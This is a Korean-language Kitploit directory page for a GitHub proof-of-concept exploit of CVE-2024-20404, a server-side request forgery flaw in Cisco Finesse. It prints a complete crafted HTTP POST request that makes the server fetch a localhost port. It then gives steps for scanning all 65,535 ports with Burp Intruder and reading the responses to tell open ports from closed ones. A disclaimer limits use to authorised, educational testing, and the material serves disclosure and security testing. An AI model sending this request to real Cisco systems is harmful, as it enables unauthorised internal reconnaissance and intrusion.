Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

피드문의개인정보© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
도구/GitHubGitHub/3zz4t/cve-2024-20404
ReconnaissanceVulnerability AnalysisExploitationInformation GatheringWeb SecurityPenetration Testing
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

CVE-2024-20404에 대한 개념 증명 익스플로잇으로, Cisco Finesse 웹 기반 관리 인터페이스의 SSRF를 시연하여 조작된 HTTP 요청을 전송함으로써 로컬 서비스를 열거합니다.

저장소 보기
21252년 전아직 검토되지 않음
공유

설명

Cisco Finesse의 웹 기반 관리 인터페이스에서 취약점으로 인해 인증되지 않은 원격 공격자가 영향을 받는 시스템에 대해 SSRF 공격을 수행할 수 있습니다.

이 취약점은 영향을 받는 시스템으로 전송되는 특정 HTTP 요청에 대해 사용자 제공 입력에 대한 검증이 불충분하기 때문에 발생합니다. 공격자는 조작된 HTTP 요청을 영향을 받는 장치에 전송하여 이 취약점을 악용할 수 있습니다. 성공적인 악용을 통해 공격자는 영향을 받는 장치와 연결된 서비스에 대한 제한된 민감 정보를 획득할 수 있습니다.

개념 증명 (PoC)

  1. 아래 요청을 보내어 자신의 <target>을 교체한 후 서버의 로컬호스트 포트 번호 '8444'에서 응답을 확인합니다.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Burp Suite의 Intruder를 사용하여 포트 번호를 1~65535 범위로 변경하면서 Cisco Finesse 웹 기반 관리 서버의 모든 열린 포트를 스캔합니다.

  2. 닫힌 포트에서는 'Connection refused' 응답이 표시됩니다.

  1. 다른 오류 메시지는 해당 포트가 열려 있음을 나타내며, 이를 열거할 수 있습니다.

참고 자료

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

면책 조항

이는 Cisco Finesse 웹 기반 관리 인터페이스가 SSRF(Server Side Request Forgery)에 취약함을 입증하기 위한 개념 증명(PoC)일 뿐이며, 이 PoC는 교육 목적으로만 사용됩니다. 책임감 있게 사용하고 테스트할 명시적 허가가 있는 시스템에서만 사용하십시오. 이 PoC의 오용은 심각한 결과를 초래할 수 있습니다.


도구 다운로드

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 궁극의 OSINT 툴킷: 조사 그래프, 신뢰도 점수 산정, 별칭 패밀리, 지도, 타임라인 및 보고서. 49개 모듈, 400개 이상 사이트, API 키 불필요.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # GhostLock 원탭 실행 앱 (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Shadowserver 보고서를 MongoDB로 수집하고 이를 대화형 지도, 분석, 발견 사항, 권고 및 경영진 대시보드로 재생하는 CSIRT 플랫폼입니다.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer는 오픈소스 권한 접근 관리(PAM) 플랫폼으로, DevOps 및 IT 팀이 웹 브라우저를 통해 SSH, RDP, Kubernetes, 데이터베이스 및 RemoteApp 엔드포인트에 주문형 보안 액세스를 제공합니다.

    350
  • 5

    ARTEX

    baarai/artex

    LLM 멀티 에이전트 자율 침투 테스트 플랫폼으로, 플래너/워커 에이전트, 자산 및 탐색 그래프, MITM 트래픽 기록, 취약점 재테스트 기능을 제공합니다.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    웹 전반에서 7,700개 이상의 소셜 미디어 신원을 발견하고 매핑하는 AI 기반 OSINT 엔진

    283

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →